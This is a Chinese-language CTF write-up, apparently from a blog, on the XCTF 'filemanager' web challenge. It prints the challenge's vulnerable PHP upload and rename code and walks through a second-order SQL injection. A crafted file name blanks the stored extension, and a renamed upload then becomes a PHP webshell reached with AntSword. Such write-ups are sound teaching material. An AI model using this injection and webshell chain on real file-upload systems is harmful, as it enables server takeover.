攻防世界 web高手进阶区 8分题 filemanager

原创

思源湖的鱼 于 2020-10-04 11:53:03 发布 440 收藏 1

分类专栏： ctf 文章标签： php 二次注入 网络安全 ctf 攻防世界

本文链接：https://blog.csdn.net/weixin_44604541/article/details/108917121

前言


继续ctf的旅程

开始攻防世界web高手进阶区的8分题

本文是filemanager的writeup

解题过程

进来是这样的



这应该是个文件上传漏洞
先看源码和御剑扫描
发现 `/www.tar.gz` 可以获得源码

代码审计

数据库结构

```
SET NAMES utf8;
SET FOREIGN_KEY_CHECKS = 0;

DROP DATABASE IF EXISTS `xdctf`;
CREATE DATABASE xdctf;
USE xdctf;

DROP TABLE IF EXISTS `file`;
CREATE TABLE `file` (
  `fid` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `filename` varchar(256) NOT NULL,
  `oldname` varchar(256) DEFAULT NULL,
  `view` int(11) DEFAULT NULL,
  `extension` varchar(32) DEFAULT NULL,
  PRIMARY KEY (`fid`)
) ENGINE=InnoDB AUTO_INCREMENT=11 DEFAULT CHARSET=utf8;

SET FOREIGN_KEY_CHECKS = 1;
```

common

- 对传入的参数进行了addslashes()转义
- 数据库连接和遍历数组

基本没有直接的注入漏洞

```php
<?php
/**
 * Created by PhpStorm.
 * User: phithon
 * Date: 15/10/14
 * Time: 下午7:58
 */

$DATABASE = array(

 "host" => "127.0.0.1",
 "username" => "root",
 "password" => "ayshbdfuybwayfgby",
 "dbname" => "xdctf",
);

$db = new mysqli($DATABASE['host'], $DATABASE['username'], $DATABASE['password'], $DATABASE['dbname']);
$req = array();

foreach (array($_GET, $_POST, $_COOKIE) as $global_var) {
 foreach ($global_var as $key => $value) {
  is_string($value) && $req[$key] = addslashes($value);
 }
}

define("UPLOAD_DIR", "upload/");

function redirect($location) {
 header("Location: {$location}");
 exit;
}
?>
```

upload

- 白名单限制了后缀名
- 查询文件名是否存在，进行了addslashes()转义
- oldname和filename拼接的后缀查出的结果都是相同的

也不存在直接注入漏洞

```php
<?php
/**
 * Created by PhpStorm.
 * User: phithon
 * Date: 15/10/14
 * Time: 下午8:45
 */

require_once "common.inc.php";

if ($_FILES) {
 $file = $_FILES["upfile"];
 if ($file["error"] == UPLOAD_ERR_OK) {
  $name = basename($file["name"]);
  $path_parts = pathinfo($name);

  if (!in_array($path_parts["extension"], array("gif", "jpg", "png", "zip", "txt"))) {
   exit("error extension");
  }
  $path_parts["extension"] = "." . $path_parts["extension"];

  $name = $path_parts["filename"] . $path_parts["extension"];

  // $path_parts["filename"] = $db->quote($path_parts["filename"]);
  // Fix
  $path_parts['filename'] = addslashes($path_parts['filename']);

  $sql = "select * from `file` where `filename`='{$path_parts['filename']}' and `extension`='{$path_parts['exten
sion']}'";

  $fetch = $db->query($sql);

  if ($fetch->num_rows > 0) {
   exit("file is exists");
  }

  if (move_uploaded_file($file["tmp_name"], UPLOAD_DIR . $name)) {

   $sql = "insert into `file` ( `filename`, `view`, `extension`) values( '{$path_parts['filename']}', 0, '{$path
_parts['extension']}')";
   $re = $db->query($sql);
   if (!$re) {
    print_r($db->error);
    exit;
   }
   $url = "/" . UPLOAD_DIR . $name;
   echo "Your file is upload, url:
               <a href=\"{$url}\" target='_blank'>{$url}</a><br/>
               <a href=\"/\">go back</a>";
  } else {
   exit("upload error");
  }

 } else {
  print_r(error_get_last());
  exit;
 }
}
?>
```

delete

就是删除，没什么好讲

```php
<?php
/**
 * Created by PhpStorm.
 * User: phithon
 * Date: 15/10/14
 * Time: 下午9:39
 */

require_once "common.inc.php";

if(isset($req['filename'])) {
    $result = $db->query("select * from `file` where `filename`='{$req['filename']}'");
    if ($result->num_rows>0){
        $result = $result->fetch_assoc();
    }

    $filename = UPLOAD_DIR . $result["filename"] . $result["extension"];
    if ($result && file_exists($filename)) {
        $db->query('delete from `file` where `fid`=' . $result["fid"]);
        unlink($filename);
        redirect("/");
    }
}
?>
```

rename

- `filename=$req['oldname']`是从数据库查询输入的oldname是否在于filename字段，然后进行update修改
- `oldname={$result['filename']}`将之前从数据库中查询出的filename更新到oldname当中，再次入库造成二次注入
- 可以通过sql注入，影响其extension为空，再修改文件时加上.php后缀
- 绕过file_exists()只需要再次上传一个与数据库当中filename的值相同的文件名即可


```php
<?php
/**
 * Created by PhpStorm.
 * User: phithon
 * Date: 15/10/14
 * Time: 下午9:39
 */

require_once "common.inc.php";

if (isset($req['oldname']) && isset($req['newname'])) {
 $result = $db->query("select * from `file` where `filename`='{$req['oldname']}'");
 if ($result->num_rows > 0) {
  $result = $result->fetch_assoc();
 } else {
  exit("old file doesn't exists!");
 }

 if ($result) {

  $req['newname'] = basename($req['newname']);
  $re = $db->query("update `file` set `filename`='{$req['newname']}', `oldname`='{$result['filename']}' where `f
id`={$result['fid']}");
  if (!$re) {
   print_r($db->error);
   exit;
  }
  $oldname = UPLOAD_DIR . $result["filename"] . $result["extension"];
  $newname = UPLOAD_DIR . $req["newname"] . $result["extension"];
  if (file_exists($oldname)) {
   rename($oldname, $newname);
  }
  $url = "/" . $newname;
  echo "Your file is rename, url:
                <a href=\"{$url}\" target='_blank'>{$url}</a><br/>
                <a href=\"/\">go back</a>";
 }
}
?>
```

具体过程

先上传一个空文件
命名为

```
',extension='.jpg
```

去使extension为空




然后把它rename为即将上传的木马文件名

Your file is rename, url: /upload/upload.jpg.jpg
go back


此时数据库中

```
update `file` set `filename`='upload.jpg', `oldname`='',extension='' where `fid`={$result['fid']}"
```

上传一句话木马文件




rename



上啊

蚁剑



成功获取flag

结语

比较老的题目
知识点

- 代码审计
- 二次注入